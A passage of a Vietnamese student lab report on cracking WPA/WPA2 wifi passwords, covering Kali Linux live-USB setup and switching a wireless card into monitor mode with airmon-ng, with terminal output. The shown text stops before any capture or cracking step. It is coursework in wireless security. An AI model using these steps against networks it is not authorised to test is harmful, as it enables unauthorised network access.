

Lab

6

BÁO CÁO BÀI THỰC HÀNH SỐ 6  
Bắt gói tin & dò tìm mật  
khẩu WPA/WPA2  
Scanning WPA/WPA2 passwords


Môn học: Nhập môn mạng máy tính  
Lớp: IT005.Q15.1

Giảng viên hướng dẫn	Nguyễn Thanh Nam
Sinh viên thực hiện	Họ và tên: Nguyễn Đại Hưng – 24520601
	Họ và tên: Nguyễn Minh Anh – 24520107
Mức độ hoàn thành	Hoàn thành
Thời gian thực hiện	17/12/2025 – 24/12/2025


## A. CÁC BƯỚC THỰC HÀNH

### 1. Task 1: Chuẩn bị môi trường Kali Linux.


- **Bước 1:** Chuẩn bị file iso Kali Linux mới nhất ~ 3GB (có thể download tại trang chủ <https://www.kali.org/downloads/>).




- **Bước 2:** Sử dụng Rufus để tạo Kali Live USB để sử dụng chạy trực tiếp hệ điều hành không cần cài đặt.



## Lab 6: Scanning WPA/WPA2 Passwords




**Chọn Write in ISO Image mode.**




- **Bước 3:** Khởi động lại máy tính và chọn tùy chỉnh Boot vào USB đầu tiên.

## Lab 6: Scanning WPA/WPA2 Passwords




Vô hiệu hóa Secure Boot.



- **Bước 4:** Sau khi đã boot từ USB, ở màn hình Boot menu, chọn Live (amd64) để sử dụng Kali Linux trực tiếp.

---

## Lab 6: Scanning WPA/WPA2 Passwords



*Chọn Live (amd64)*



*Login vào Kali Linux bằng tài khoản **kali** và mật khẩu **kali***

## Lab 6: Scanning WPA/WPA2 Passwords



Màn hình chính Kali Linux.


### 2. Task 2: Sử dụng Kali Linux crack wifi password với aircrack-ng.

- **Bước 1:** Mở Terminal để thực hiện các câu lệnh (tương tự Command Prompt trong Windows).



- **Bước 2:** Kiểm tra tên card Wireless đang sử dụng bằng lệnh **iwconfig**, thông thường là card wlan0. Nếu card wireless chưa được bật (không thể kết nối wifi) thì có thể bật bằng lệnh **ifconfig wlan0 up**.

## Lab 6: Scanning WPA/WPA2 Passwords



```
(kali㉿kali)-[~]
└─$ sudo iwconfig
    lo      no wireless extensions.

    eth0      no wireless extensions.


    wlan0      IEEE 802.11  ESSID:off/any
                Mode:Managed  Access Point: Not-Associated
                Retry short limit:7  RTS thr:off  Fragment thr:off
                Encryption key:off
                Power Management:on

(kali㉿kali)-[~]
└─$
```

- **Bước 3:** Chuyển card mạng Wifi sang chế độ monitor (chế độ theo dõi toàn bộ các tín hiệu trong mạng) bằng airmon-**ng**.

Kiểm tra tên card Wifi với lệnh iwconfig hay airmon-**ng**, thông thường là wlan0. Chuyển card wlan0 sang chế độ monitor bằng công cụ **airmon** với lệnh:

**airmon-**ng** start wlan0**



```
(kali㉿kali)-[~]
└─$ sudo airmon-ng start wlan0


Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

          PID Name
          1662 NetworkManager
          1725 wpa_supplicant

          PHY     Interface      Driver      Chipset
          phy0      wlan0        iwlwifi      14.3 Network controller: Intel
                                         Corporation Tiger Lake PCH CNVi WiFi (rev 11)
                                         (mac80211 monitor mode vif enabled for [phy0]wlan0 on
                                         [phy0]wlan0mon)
                                         (mac80211 station mode vif disabled for [phy0]wlan0)

(kali㉿kali)-[~]
└─$
```

## Lab 6: Scanning WPA/WPA2 Passwords



```
1725 wpa_supplicant
PHY      Interface     Driver      Chipset
phy0      wlan0         iwlwifi     14.3 Network controller: Intel
          Corporation Tiger Lake PCH CNVi WiFi (rev 11)
          (mac80211 monitor mode vif enabled for [phy0]wlan0 on
[phy0]wlan0mon)
          (mac80211 station mode vif disabled for [phy0]wlan0)

[(kali㉿kali)-[~]]$ sudo iwconfig
lo       no wireless extensions.

eth0     no wireless extensions.

